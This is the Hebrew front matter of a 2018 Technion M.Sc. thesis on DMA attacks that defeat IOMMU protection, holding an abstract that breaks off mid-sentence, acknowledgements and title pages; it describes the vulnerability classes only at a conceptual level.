Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

תקציר

גישה ישירה לזיכרון (**DMA**) היא טכנולוגיה שמאפשרת להתקני קלט\פלט (**ק\פ**) לגשת לזיכרון המחשב ללא מעורבות מצד המעבד. ללא תמיכה בDMA, כל פעולת ק\פ מתבטאת בהעתקת מידע אל ומהמעבד, תוך גרימה לפגיעה משמעותית בביצועי המערכת. על ידי זה שמאפשרים להתקני ק\פ לגשת לזיכרון בצורה ישירה, העתקת המידע הזו נחסכת והמערכת יכולה לרוץ בצורה מהירה יותר. על אף יתרונותיה, בצורתה הבסיסית, DMA הופכת את המערכת לפגיעה ל**התקפות DMA**, שמבוצעות על ידי **התקני ק\פ זדוניים** שניגשים לזיכרון שלא יועד עבורם. התקפות DMA ידועות היטב וקיימות בשטח כבר למעלה מעשור, הן מתפרשות החל מגניבת ושינוי מידע רגיש ועד להשתלטות מלאה על המערכת. התקפות פופולריות קיימות כוללות: פתיחת מחשב נעול, הרצת קוד שרירותי על מכונת הקורבן, גניבת מידע רגיש כגון סיסמאות, וחילוץ תמונת זיכרון מלאה של מכונת הקורבן לניתוח מאוחר.

מערכות מודרניות מגינות על עצמן בפני התקפות DMA באמצעות יחידת ניהול זיכרון ק\פ (**IOMMU**). בהשראת העיצוב של יחידת ניהול הזיכרון הרגילה (**MMU**), הIOMMU מוסיף שכבה של זיכרון וירטואלי להתקני ק\פ. במקום להשתמש בכתובות זיכרון פיזיות, ההתקנים משתמשים בכתובות זיכרון וירטואליות עבור ק\פ (**IOVAs**), שבתורן מתורגמות לכתובות זיכרון פיזיות על ידי הIOMMU במהלך כל גישת זיכרון של התקן ק\פ. לפיכך, התקני ק\פ יכולים לגשת אך ורק לזיכרון **שמופה** במפורש עבורם, כך שכל שאר הזיכרון נשאר מוגן ולא נגיש. מערכות מחשבים שמשתמשות בIOMMU מהדורות האחרונים, ומגדירות אותם בצורה הנכונה, לעיתים קרובות נחשבות להיות מוגנות לחלוטין מהתקפות DMA. בעבודה זאת, על ידי הצגת מספר התקפות DMA קונקרטיות שנשארות תקפות גם כשהמערכת המותקפת מגינה על עצמה באמצעות IOMMU, אנחנו מראים כי תפיסה זו לא נכונה.

ההתקפות שלנו מתבססות על העובדה שמחזור החיים של מערכות הפעלה סטנדרטיות הוא בדרך כלל ארוך מאוד, ושכמעט לעולם לא מתוכננות מערכות הפעלה חדשות מאפס. אף על פי שזה אפשרי לבנות מערכת הפעלה חדשה לחלוטין כך שהיא תהיה מוגנת לחלוטין מהתקפות DMA, זאת משימה מורכבת מאוד ולא נפוצה. אנחנו טוענים שהדרך שבה כל מערכות ההפעלה המודרניות מתייחסות להתקני ק\פ גורמת לשימוש שגוי בIOMMU מהיסוד, וכתוצאה מכך, המערכות הופכות לפגיעות. אנחנו מתחילים את העבודה בהתבוננות בהבדלים שבין התכנון של הIOMMU לבין השימוש שלו בפועל. אנחנו מגדירים ומסבירים את הפגיעויות **גרעיניות תת־דף** ו־**פסילה מושהית** שנגרמו בשל פער זה. בנוסף, בשלב זה, אנחנו סוקרים את תרחיש ההתקפה, מגדירים את גבולותיה ואת מודל האיום.

הפגיעות **גרעיניות תת־דף** נגרמת כתוצאה מכך שהIOMMU עובד בגרעיניות של דפים שלמים בלבד. זה בלתי אפשרי עבור מערכות מחשבים שמשתמשות בטכנולוגיות עכשוויות להגדיר הרשאות עבור

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

המחקר בוצע בהנחייתם של פרופסור דן צפריר ודוקטור נדב עמית בפקולטה למדעי המחשב.

תודות

עבודה זו מוקדשת לסבא שלי, טוביה קופפר ז"ל , שהלך לעולמו בזמן כתיבת עבודה זו.

אני רוצה להודות לאשתי אודיה על התמיכה והעזרה בשעת הצורך.
כמו כן, אני רוצה להודות לכל החברים שהיו שם.
תודה אחרונה למנחים שלי, פרופ' דן צפריר ודר' נדב עמית, על העזרה וההכוונה לאורך הדרך.

אני מודה לטכניון על התמיכה הכספית הנדיבה בהשתלמותי.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

התקפות DMA עמידות בפני IOMMU

חיבור על מחקר

לשם מילוי חלקי של הדרישות לקבלת התואר
מגיסטר למדעים במדעי המחשב

גיל קופפר

הוגש לסנט הטכניון – מכון טכנולוגי לישראל
סיוון התשע"ח חיפה מאי 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

התקפות DMA עמידות בפני IOMMU

גיל קופפר

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018